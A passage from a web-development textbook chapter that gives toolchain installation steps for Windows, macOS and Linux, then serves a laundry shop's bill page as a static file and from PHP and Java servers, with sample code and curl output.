	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	Installer from `https://code.visualstudio.com`; tick **Add to PATH** and **Add "Open with Code"**. Or `winget install Microsoft.VisualStudioCode`	Download, unzip, drag to **Applications**. Or `brew install --cask visual-studio-code`	The `.deb` from the website, then `sudo apt install ./code_*.deb`. Or `sudo snap install code --classic`
Make `code` work in a terminal	Done by the installer	In VS Code: **Ctrl/Cmd+Shift+P**, then *Shell Command: Install 'code' command in PATH*	Done by the package
Check	`code --version`	`code --version`	`code --version`

Then add the extensions this book uses. Open the Extensions view — the square icon in the left bar, or **Ctrl+Shift+X** (**Cmd+Shift+X** on a Mac) — search for each name in **Table 1.23** and press **Install**, or type the commands underneath into any terminal.

Table 1.23 The VS Code extensions used in this book.

Extension	Publisher	Identifier	Used for
Live Server	Ritwick Dey	`ritwickdey.LiveServer`	Serving static HTML with automatic reload
PHP Intelephense	Ben Mewburn	`bmewburn.vscode-intelephense-client`	PHP completion and error checking
Extension Pack for Java	Microsoft	`vscjava.vscode-java-pack`	Java editing, running and debugging
Python	Microsoft	`ms-python.python`	Python editing, running, debugging and virtual environments
C# Dev Kit	Microsoft	`ms-dotnettools.csdevkit`	C# and ASP.NET Core
Community Server Connectors (optional)	Red Hat	`redhat.vscode-community-server-connector`	Starting Tomcat from VS Code, Chapter 7

```
code --install-extension ritwickdey.LiveServer
code --install-extension bmewburn.vscode-intelephense-client
code --install-extension vscjava.vscode-java-pack
code --install-extension ms-python.python
code --install-extension ms-dotnettools.csdevkit
```

The C# Dev Kit is free for individuals, students, academic use and open-source work; a company team needs a Visual Studio license, and may use the plain **C#** extension (`ms-dotnettools.csharp`) instead, which is enough for this book.

Open a **folder**, never a single file (**File → Open Folder...**, then `Chapter01`), and use the built-in terminal, which opens *in* that folder so that the book's relative paths work. Never write HTML in a word processor: it saves formatting, not text.

1.16.2 A browser, and its developer tools

Any current browser will do, provided you learn its **developer tools**, opened with **F12** or **Ctrl+Shift+I** (**Cmd+Option+I** on a Mac; Safari first needs **Settings → Advanced → Show features for web developers**). Four of its panels correspond directly to this chapter:

- **Elements** (Firefox: **Inspector**) shows the DOM of Section 1.12.3 — the tree, not your file;
- **Network** shows every request and response of Section 1.8 with status, headers and timing; switch on its **Protocol** column and you see `http/1.1`, `h2` and `h3`, **Table 1.13** happening live;
- **Console** shows what client-side JavaScript printed, and what it broke;
- **Sources** (Firefox: **Debugger**) shows the files the browser received.

> **DO THIS TODAY.** Open the Network panel, reload a page you use often, and count the requests. Click one and read its headers. Every name you see is in **Table 1.11** or **Table 1.12**. This single exercise makes the whole chapter real.

1.16.3 Live Server, for static pages

The **Live Server** extension serves plain HTML, CSS and JavaScript over real HTTP: right-click an `.html` file and choose **Open with Live Server** (or press **Go Live** in the status bar). The browser opens `http://127.0.0.1:5500/index.html` and reloads whenever you save. Live Server serves files and runs nothing: a `.php` file is sent as text, never executed.

1.16.4 PHP

The book's PHP code needs **PHP 8.2 or newer**; it was run with PHP 8.4. The current release is **PHP 8.5**, of November 2025, and PHP 8.2 receives security fixes only until the end of 2026 [33], so install 8.4 or 8.5 where you can choose. **Table 1.24** gives the installation for each system.

Table 1.24 Installing PHP on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	**XAMPP** from `https://www.apachefriends.org` (version 8.2.12, the latest, with PHP 8.2, Apache and MariaDB), into `C:\xampp`	`brew install php`	`sudo apt install php-cli php-sqlite3 php-mysql php-mbstring`
Make `php` work in a terminal	Add `C:\xampp\php` to your user **Path**: Start → *Edit environment variables for your account* → **Path** → **New**; then open a new terminal	Done by Homebrew	Done by the package
Check	`php --version`	`php --version`	`php --version`

On Windows, also set VS Code's `php.validate.executablePath` (**File → Preferences → Settings**) to `C:\xampp\php\php.exe`. On macOS and Linux XAMPP works the same way, but the package-manager PHP is easier to keep current; use XAMPP just for MySQL if you like.

PHP carries its own small web server — `php -S localhost:8100` serves the current folder and runs any `.php` file in it [34] — which Section 1.17.2 uses; Apache, in XAMPP, is the traditional production server, used from Chapter 5.

1.16.5 MySQL, through XAMPP

From Chapter 5 onward the Laundry data lives in a MySQL database. The easiest way to get one on any system is XAMPP, which bundles **MariaDB** — a community fork of MySQL that speaks the same protocol, understands the same SQL and answers to the same `mysql` command.

1. Start the **XAMPP Control Panel** (`C:\xampp\xampp-control.exe`; **manager-osx** on macOS; `sudo /opt/lampp/manager-linux-x64.run` on Linux) and press **Start** beside **Apache** and **MySQL**.
2. Open `http://localhost/`: the welcome page means Apache is serving from the document root `C:\xampp\htdocs` (`/Applications/XAMPP/htdocs` on macOS, `/opt/lampp/htdocs` on Linux), so `htdocs/hello.html` is served at `http://localhost/hello.html`.
3. Open `http://localhost/phpmyadmin/`. This web page, itself written in PHP, is how you will create and browse databases; Chapter 5 imports `ProfitinaLaundry/App/database/schema.mysql.sql` and `seed.mysql.sql` through it.

XAMPP's database user `root` has no password — acceptable on your laptop and nowhere else. If Apache will not start, another program holds port 80: stop it, or set Apache to 8080 with the **Config** button. If MySQL will not start, another MySQL holds port 3306. On Linux, `sudo apt install mysql-server` is a perfectly good alternative to XAMPP, and on macOS `brew install mysql` followed by `brew services start mysql`.

1.16.6 Java: JDK 25, and Tomcat if you want it

Java programs are compiled with a **JDK**, a Java Development Kit. Install **JDK 25**, the long-term-support release of September 2025; JDK 27, released on 15 September 2026, is the newest feature release, but only a long-term-support release is updated for years. The book's Java code needs at least Java 17 and was compiled here with `javac` 21. The **Eclipse Temurin** builds from `https://adoptium.net` are free and identical on all three systems; **Table 1.25** gives the steps.

Table 1.25 Installing JDK 25 on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install EclipseAdoptium.Temurin.25.JDK`, or the `.msi` from adoptium.net with **Set JAVA_HOME** ticked	`brew install --cask temurin@25`, or the `.pkg` from adoptium.net	Add the Adoptium apt repository (instructions on adoptium.net), then `sudo apt install temurin-25-jdk`; or your distribution's `openjdk-25-jdk`, the default JDK of Ubuntu 26.04
VS Code	**Extension Pack for Java**	same	same
Check	`java -version` and `javac -version`	same	same

Both checks must answer with the same version; if only `java` answers, you installed a runtime, not a kit.

Apache Tomcat is optional in this chapter and needed in Chapter 7. Download the **Tomcat 11** zip (or `tar.gz`) from `https://tomcat.apache.org`, unpack it, and start it with `bin\startup.bat` on Windows or `bin/startup.sh` on macOS and Linux; `http://localhost:8080/` then shows Tomcat's welcome page [35]. Tomcat 10.1 also works; Tomcat 9 and older use the old `javax.servlet` names and will not run the book's servlets.

1.16.7 Python 3.14 and Flask

Install **Python 3.14**, the current release, as **Table 1.26** shows; the book's Python code needs Python 3.10 or newer and was run here with Python 3.11.

Table 1.26 Installing Python on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	Installer from `https://www.python.org`; on its first screen tick **Add python.exe to PATH**. Or `winget install Python.Python.3.14`	Installer from python.org, or `brew install python@3.14`	The system `python3` is enough — 3.14 on Ubuntu 26.04 LTS, 3.12 on Ubuntu 24.04: `sudo apt install python3 python3-venv python3-pip`. On 24.04 the *deadsnakes* archive provides `python3.14`
VS Code	**Python** extension	same	same
Check	`python --version`	`python3 --version`	`python3 --version`

Flask is not part of Python; it is a library installed with `pip`, Python's package installer [36]. Install it into a **virtual environment** — a private folder of libraries belonging to one project, so that projects never fight over versions. From inside the chapter's `python` folder:

```
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
```

On Windows the three lines are `python -m venv .venv`, then `.venv\Scripts\Activate.ps1`, then the same `pip` line. If PowerShell refuses to run the activation script, allow local scripts once with `Set-ExecutionPolicy -Scope CurrentUser RemoteSigned`. The prompt now begins with `(.venv)`, and `python` and `pip` mean the environment's own copies. `requirements.txt` holds one line, `flask>=3.1,<4`; on the build machine `pip` installed Flask 3.1.3 with Werkzeug and Jinja2. In VS Code, run **Python: Select Interpreter** and choose `.venv`.

1.16.8 .NET 10 and C# Dev Kit

ASP.NET Core, the modern form of ASP.NET that Chapters 9 to 15 use, runs on **.NET 10**, the long-term-support release of November 2025. Install the **.NET 10 SDK** — the SDK, not only the runtime — as **Table 1.27** shows [37].

Table 1.27 Installing the .NET 10 SDK on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install Microsoft.DotNet.SDK.10`, or the installer from `https://dotnet.microsoft.com`	The `.pkg` installer from dotnet.microsoft.com, or `brew install --cask dotnet-sdk`	`sudo apt install dotnet-sdk-10.0` (in Ubuntu 26.04 directly; on 24.04 first `sudo add-apt-repository ppa:dotnet/backports`)
VS Code	**C# Dev Kit**	same	same
Check	`dotnet --version` (prints 10.0.*something*) and `dotnet --list-sdks`	same	same

The chapter's ASP.NET Core program needs nothing beyond the SDK; later chapters add **NuGet** packages with `dotnet add package`, and give each line where needed. The older **ASP.NET Web Forms** of Chapters 9 to 15 runs only on Windows with the .NET Framework, so every Web Forms idea there is also shown in ASP.NET Core form.

1.16.9 Git, and checking the whole toolchain

Install **Git** from `https://git-scm.com` (`winget install Git.Git` on Windows, `brew install git` on macOS, `sudo apt install git` on Linux). You will be glad of it the first time you break something that worked yesterday. On Windows it also brings **Git Bash**, a terminal in which the `printf`, `wc` and `od` examples of Section 1.8 work as printed.

Now open a *new* terminal, so that it sees the updated PATH, and type each command in **Table 1.28**. On Windows, type `python` where the table says `python3`.

Table 1.28 The verification commands, what each should print, and the usual fix when it does not.

Command	A good answer starts with	If it fails
`code --version`	`1.`	Reinstall VS Code with **Add to PATH** ticked
`php --version`	`PHP 8.`	Add PHP's folder to PATH (Section 1.16.4)
`mysql --version`	`mysql` ... `MariaDB` or `MySQL`	Add `C:\xampp\mysql\bin` to PATH, or use phpMyAdmin
`java -version`	`openjdk version "25`	JDK not installed, or an older Java earlier on PATH
`javac -version`	`javac 25`	Only a runtime is installed; install the JDK
`python3 --version`	`Python 3.1`	On Windows, rerun the installer with **Add to PATH**
`python3 -m flask --version`	`Flask 3.`	Activate the virtual environment, then `pip install flask`
`dotnet --version`	`10.0.`	Install the SDK, not only the runtime
`git --version`	`git version 2.`	Install Git

On the Linux machine on which this chapter's programs were run, the same checks printed the following. The machine is a little behind the recommended versions — PHP 8.4, JDK 21, Python 3.11 — which shows that the chapter's programs run on these too.

```
$ php --version
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
$ javac -version
javac 21.0.10
$ java -version
openjdk version "21.0.10" 2026-01-20
$ python3 --version
Python 3.11.15
$ python3 -m flask --version
Python 3.11.15
Flask 3.1.3
Werkzeug 3.1.8
$ dotnet --version
10.0.112
$ git --version
git version 2.43.0
```

Table 1.29 summarizes the whole list.

Table 1.29 The complete toolchain for this book, with the chapter each tool is first needed in.

Tool	Version	First needed	Why
VS Code + extensions	current	Chapter 1	Writing and running everything
A browser with developer tools	current	Chapter 1	Seeing the HTTP of Section 1.8
Live Server	current	Chapter 1	Static pages with automatic reload
PHP	8.2 or newer (8.4 used here)	Chapter 1	The PHP server of Section 1.17.2; Chapters 3 and 5
XAMPP: Apache + MariaDB/MySQL	8.2.12	Chapter 5	The classic PHP stack and its database
JDK	25 LTS (17 minimum)	Chapter 1	The Java server of Section 1.17.3
Apache Tomcat	11 (or 10.1)	Chapter 7	Servlets and JSP
Python + Flask	3.14 (3.10 minimum) + Flask 3.1	Chapter 1	The Flask server of Section 1.17.4
.NET SDK + C# Dev Kit	10 LTS	Chapter 1	The ASP.NET Core server of Section 1.17.5; Chapters 9 to 15
Git	current	Chapter 3	Not losing work

1.17 A First Page, Served End to End, Four Ways

Now we build the thing: one page of **Profitina Laundry**, served four separate ways — as a plain file, from PHP, from Java and from Python — plus a fifth, from C# and ASP.NET Core, so that you can watch one idea survive five completely different machines. **Figure 1.33** is the plan.




Figure 1.33 One client, five servers. The static server reads a file; the other four build the page for each request. All five speak the same HTTP.

The static way serves the Keputih outlet's price list. The four dynamic ways serve the outlet's **bill board**: three bills from the sample data of the finished application — `B2943`, `B2898` and `B2920` — with the same columns as its `Bill` table, the price of each service from its `Service` table, and the charge computed as

$$\text{charge} = \text{units} \times \text{price per unit}. \tag{1.7}$$

For bill `B2943`, five kilograms of wash, dry and fold at Rp 8,000, Equation (1.7) gives $5 \times 8000 = 40\,000$ rupiah. The three bills are written into each program for now; Chapter 5 reads them from the database. Every dynamic server answers `/` with the board, `/bills/B2943` with one bill, `/health` with a health check and anything else with `404`. Prices are printed as `Rp 40,000` so that the output is identical on every machine; Chapter 3 formats them the Indonesian way.

1.17.1 Way one: a plain file

Listing 1.13 is a complete HTML page. There is no program anywhere. The same folder holds the stylesheet `style.css` and the official Profitina logo.

Listing 1.13 `html/index.html` — a static page. Every visitor gets these bytes, unchanged.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry Keputih - prices</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <img src="profitina-logo-horizontal.png" alt="Profitina" width="177" height="51">
  <h1>Profitina Laundry Keputih</h1>
  <p>Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111.
     Open 07:00 to 21:00, every day.</p>

  <h2>Price list</h2>
  <table>
    <tr><th>Service</th><th>Price</th></tr>
    <tr><td>Wash, dry &amp; fold</td><td>Rp 8,000 per kg</td></tr>
    <tr><td>Express wash &amp; fold, 1 day</td><td>Rp 12,000 per kg</td></tr>
    <tr><td>Ironing only</td><td>Rp 6,000 per kg</td></tr>
    <tr><td>Dry cleaning, shirt or blouse</td><td>Rp 20,000 per item</td></tr>
  </table>

  <p class="note">This page is a file. It was last edited by hand on 1 September 2026.</p>
</body>
</html>
```

Serve it any of three ways. In VS Code, right-click `index.html` and choose **Open with Live Server**. Or, in a terminal inside the `html` folder, run `python3 -m http.server 8000` and open `http://localhost:8000/index.html` — the headers it sends were shown in Section 1.10.2. Or use PHP's server, `php -S localhost:8001`, which answered a `HEAD` request like this:

```
HTTP/1.1 200 OK
Host: localhost:8001
Date: Wed, 23 Sep 2026 09:28:49 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 948
```

Unlike Python's answer in Section 1.10.2, it has no `Last-Modified`, so a browser cannot ask "only if changed" — one of the small ways development servers differ from Apache and nginx.

> **DO NOT DOUBLE-CLICK THE FILE.** Double-clicking opens it with a `file://` address. The page appears, but no server ran, no TCP connection opened and no HTTP was spoken, so nothing this chapter describes has happened. Always go through a server.

1.17.2 Way two: PHP

Listing 1.14 is the bill board in PHP. It is HTML with holes in it: everything outside the `<?php … ?>` and `<?= … ?>` marks is copied to the response as it stands, and everything inside them runs on the server, at the moment of the request [34]. The first half of the file is ordinary code that decides what to answer; the second half is the page.

Listing 1.14 `php/index.php` — the bill board in PHP, with its own small router for `/`, `/bills/…`, `/health` and errors.

```php
<?php
// index.php - the same Profitina Laundry board, served by PHP.
// Run it with PHP's built-in web server:  php -S localhost:8100 index.php

date_default_timezone_set('Asia/Jakarta');          // WIB, UTC+7

// Three real rows of the sample data; Chapter 5 reads them from the database.
$bills = [
    ['id' => 'B2943', 'customer' => 'Rizal Hakim', 'service' => 'Wash, dry & fold (per
kg)',
     'units' => 5, 'price' => 8000, 'status' => 'queued'],
    ['id' => 'B2898', 'customer' => 'Umi Susanto', 'service' => 'Dry cleaning -
shirt/blouse (per item)',
     'units' => 2, 'price' => 20000, 'status' => 'finished'],
    ['id' => 'B2920', 'customer' => 'Khadijah Suryadi', 'service' => 'Express wash & fold,
1 day (per kg)',
     'units' => 6, 'price' => 12000, 'status' => 'departed'],
];

function e(string $raw): string {                   // escape for HTML
    return htmlspecialchars($raw, ENT_QUOTES, 'UTF-8');
}

function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount);
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
header('Server: HelloWeb/2.0 (PHP)');

if ($method !== 'GET' && $method !== 'HEAD') {
    http_response_code(405);
    header('Allow: GET, HEAD');
    header('Content-Type: text/plain; charset=utf-8');
    echo "405 Method Not Allowed\n";
    exit;
}

if ($path === '/health') {
    header('Content-Type: text/plain; charset=utf-8');
    echo "ok\n";
    exit;
}
```

Listing 1.14 (Continued) *php/index.php — the bill board in PHP, with its own small router for /, /bills/..., /health and errors.*

```
$bill = null;
if (str_starts_with($path, '/bills/')) {
    foreach ($bills as $b) {
        if ($b['id'] === substr($path, 7)) {
            $bill = $b;
        }
    }
}

if ($path !== '/' && $bill === null) {
    http_response_code(404);
    echo "<h1>404 Not Found</h1>\n<p>No page lives at " . e($path) . ".</p>\n";
    exit;
}

// Everything below is HTML, copied through; only the parts between the
// PHP tags are computed, at the moment of the request.
if ($bill !== null): ?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill <?= e($bill['id']) ?> - Profitina
Laundry</title></head>
<body>
  <h1>Bill <?= e($bill['id']) ?></h1>
  <p>Customer: <?= e($bill['customer']) ?><br>Service: <?= e($bill['service']) ?><br>Units:
<?= $bill['units'] ?> at <?= rupiah($bill['price']) ?><br>Status: <?= e($bill['status'])
?><br>Charge: <?= rupiah($bill['units'] * $bill['price']) ?></p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
<?php else:
    $total = 0;
    foreach ($bills as $b) {
        $total += $b['units'] * $b['price'];
    } ?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <?= date('j F Y, H:i:s') ?> WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<?php foreach ($bills as $b): ?>
    <tr><td><a href="/bills/<?= e($b['id']) ?>"><?= e($b['id']) ?></a></td><td><?=
e($b['customer']) ?></td><td><?= e($b['service']) ?></td><td><?= $b['units'] ?></td><td><?=
e($b['status']) ?></td><td><?= rupiah($b['units'] * $b['price']) ?></td></tr>
```

Listing 1.14 (Continued) *php/index.php — the bill board in PHP, with its own small router for /, /bills/..., /health and errors.*

```
<?php endforeach; ?>
  </table>
  <p><?= count($bills) ?> bills, <?= rupiah($total) ?> in total.</p>
</body>
</html>
<?php endif;
```

Three details matter. `htmlspecialchars`, wrapped in `e`, turns the `&` of "Wash, dry & fold" into `&`; forgetting it opens the door to cross-site scripting, treated in Chapter 3. `header(…)` and `http_response_code(…)` must run before the first byte of body is printed. And naming `index.php` on the command line makes it a **router script** that receives every request, whatever its path. From inside the `php` folder:

```
php -S localhost:8100 index.php
```

```
[Wed Sep 23 16:28:53 2026] PHP 8.4.21 Development Server (http://localhost:8100) started
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Accepted
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Closing
```

and `curl -i http://localhost:8100/` returned:

```
HTTP/1.1 200 OK
Host: localhost:8100
Date: Wed, 23 Sep 2026 09:28:55 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Server: HelloWeb/2.0 (PHP)
Content-type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at 23 September 2026, 16:28:55 WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
    <tr><td><a href="/bills/B2943">B2943</a></td><td>Rizal Hakim</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td><td>queued</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2898">B2898</a></td><td>Umi Susanto</td><td>Dry cleaning -
shirt/blouse (per item)</td><td>2</td><td>finished</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2920">B2920</a></td><td>Khadijah Suryadi</td><td>Express wash
&amp; fold, 1 day (per kg)</td><td>6</td><td>departed</td><td>Rp 72,000</td></tr>
  </table>
  <p>3 bills, Rp 152,000 in total.</p>
</body>
</html>
```

A `POST`, `curl -i -X POST http://localhost:8100/`, was refused properly:

```
HTTP/1.1 405 Method Not Allowed
Host: localhost:8100
Date: Wed, 23 Sep 2026 09:28:55 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Server: HelloWeb/2.0 (PHP)
Allow: GET, HEAD
Content-Type: text/plain; charset=utf-8

405 Method Not Allowed
```

`X-Powered-By: PHP/8.4.21` is added by PHP itself; on a public server switch it off (`expose_php = Off` in `php.ini`), since announcing your version helps only attackers. And there is **no `Content-Length`**: PHP did not know the length before printing, so it sends `Connection: close` and the end of the connection marks the end of the body — legal HTTP/1.1, and the opposite of what Java does below.

Under XAMPP, copy the `php` folder to `htdocs/ch01` and open `http://localhost/ch01/index.php`; Apache then does the routing, so only the board is reachable.

1.17.3 Way three: Java

Listing 1.15 is a complete web server in one file. It needs a JDK and nothing else — no Tomcat, no libraries, no build tool. Read it beside Section 1.9.1: you will find steps 2, 7, 8 and 9 of the nine written out as Java.

Listing 1.15 `java/HelloWeb.java` — a dynamic page served by a Java program that uses nothing but the JDK.

```java
// HelloWeb.java - a complete web server for Profitina Laundry, in one file.
import com.sun.net.httpserver.Headers;
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

public class HelloWeb {

    /** One bill: the same columns as the Bill table of the Laundry database. */
    record Bill(String id, String customer, String service,
                int units, int price, String status) {
        int charge() { return units * price; }
    }

    /** Three real rows of the sample data; Chapter 5 reads them from the database. */
    static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    static final String STYLE =
            "table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }";

    public static void main(String[] args) throws IOException {
        int port = (args.length > 0) ? Integer.parseInt(args[0]) : 8080;

        HttpServer server = HttpServer.create(new InetSocketAddress(port), 0);
        server.createContext("/", HelloWeb::route);
        server.setExecutor(null);          // one thread is enough for one reader
        server.start();

        System.out.println("Profitina Laundry (Java) listening on http://localhost:" + port
+ "/");
        System.out.println("Press Ctrl+C to stop.");
    }
```

Listing 1.15 (Continued) *java/HelloWeb.java — a dynamic page served by a Java program that uses nothing but the JDK.*

```
    /** Every request in the whole program arrives here first. */
    static void route(HttpExchange exchange) throws IOException {
        String method = exchange.getRequestMethod();
        String path = exchange.getRequestURI().getPath();

        // Print the request line exactly as HTTP defines it, so that you can
        // see what the browser actually sent.
        System.out.println(method + " " + exchange.getRequestURI() + " " +
exchange.getProtocol());

        if (!method.equals("GET") && !method.equals("HEAD")) {
            // The path may exist, but this verb is not allowed on it.
            exchange.getResponseHeaders().add("Allow", "GET, HEAD");
            send(exchange, 405, "text/plain; charset=utf-8", "405 Method Not Allowed\n");
            return;
        }

        if (path.equals("/")) {
            send(exchange, 200, "text/html; charset=utf-8", boardPage());
        } else if (path.equals("/health")) {
            send(exchange, 200, "text/plain; charset=utf-8", "ok\n");
        } else if (path.startsWith("/bills/") && findBill(path.substring(7)) != null) {
            send(exchange, 200, "text/html; charset=utf-8",
billPage(findBill(path.substring(7))));
        } else {
            send(exchange, 404, "text/html; charset=utf-8",
                    "<h1>404 Not Found</h1>\n<p>No page lives at " + escape(path) +
".</p>\n");
        }
    }

    static Bill findBill(String id) {
        for (Bill b : BILLS) {
            if (b.id().equals(id)) {
                return b;
            }
        }
        return null;
    }

    /** Writes a complete HTTP response: status line, headers, blank line, body. */
    static void send(HttpExchange exchange, int status, String contentType, String body)
            throws IOException {
        byte[] bytes = body.getBytes(StandardCharsets.UTF_8);

        Headers out = exchange.getResponseHeaders();
        out.set("Content-Type", contentType);
        out.set("Server", "HelloWeb/2.0 (Java)");
```

Listing 1.15 (Continued) *java/HelloWeb.java — a dynamic page served by a Java program that uses nothing but the JDK.*

```
        // The second argument is Content-Length. Sending the true length tells
        // the browser exactly when the body has finished arriving. A HEAD
        // request gets the same headers and no body (-1 means "no body").
        boolean head = exchange.getRequestMethod().equals("HEAD");
        exchange.sendResponseHeaders(status, head ? -1 : bytes.length);
        if (!head) {
            try (OutputStream stream = exchange.getResponseBody()) {
                stream.write(bytes);
            }
        }
        exchange.close();
    }

    /** Western Indonesian Time (WIB) is UTC+7 all year round. */
    static String now() {
        return OffsetDateTime.now(ZoneOffset.ofHours(7))
                .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));
    }

    static String rupiah(int amount) {
        return String.format(Locale.US, "Rp %,d", amount);
    }

    /** The page is assembled at the moment of the request, not stored on disk. */
    static String boardPage() {
        StringBuilder rows = new StringBuilder();
        int total = 0;
        for (Bill b : BILLS) {
            total += b.charge();
            rows.append("    <tr><td><a
href=\"/bills/%s\">%s</a></td><td>%s</td><td>%s</td>"
                    .formatted(b.id(), b.id(), escape(b.customer()), escape(b.service())))
                .append("<td>%d</td><td>%s</td><td>%s</td></tr>\n"
                    .formatted(b.units(), b.status(), rupiah(b.charge())));
        }
        return """
               <!DOCTYPE html>
               <html lang="en">
               <head>
                 <meta charset="utf-8">
                 <title>Profitina Laundry</title>
                 <style>%s</style>
               </head>
               <body>
                 <h1>Profitina Laundry Keputih</h1>
                 <p>Page built by the server at %s.</p>
                 <table>
```

Listing 1.15 (Continued) *java/HelloWeb.java — a dynamic page served by a Java program that uses nothing but the JDK.*

```
<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
               %s  </table>
                 <p>%d bills, %s in total.</p>
               </body>
               </html>
               """.formatted(STYLE, now(), rows, BILLS.size(), rupiah(total));
    }

    static String billPage(Bill b) {
        return """
               <!DOCTYPE html>
               <html lang="en">
               <head><meta charset="utf-8"><title>Bill %s - Profitina
Laundry</title></head>
               <body>
                 <h1>Bill %s</h1>
                 <p>Customer: %s<br>Service: %s<br>Units: %d at %s<br>Status: %s<br>Charge:
%s</p>
                 <p><a href="/">Back to the board</a></p>
               </body>
               </html>
               """.formatted(b.id(), b.id(), escape(b.customer()), escape(b.service()),
                             b.units(), rupiah(b.price()), b.status(), rupiah(b.charge()));
    }

    /** Turns the five characters that would break HTML into entities. */
    static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }
}
```

Compile and run it from inside the `java` folder:

```
javac HelloWeb.java
java HelloWeb 8080
```

`curl -i http://localhost:8080/` gave, in full:

```
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 1001

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at 23 September 2026, 16:29:03 WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
    <tr><td><a href="/bills/B2943">B2943</a></td><td>Rizal Hakim</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td><td>queued</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2898">B2898</a></td><td>Umi Susanto</td><td>Dry cleaning -
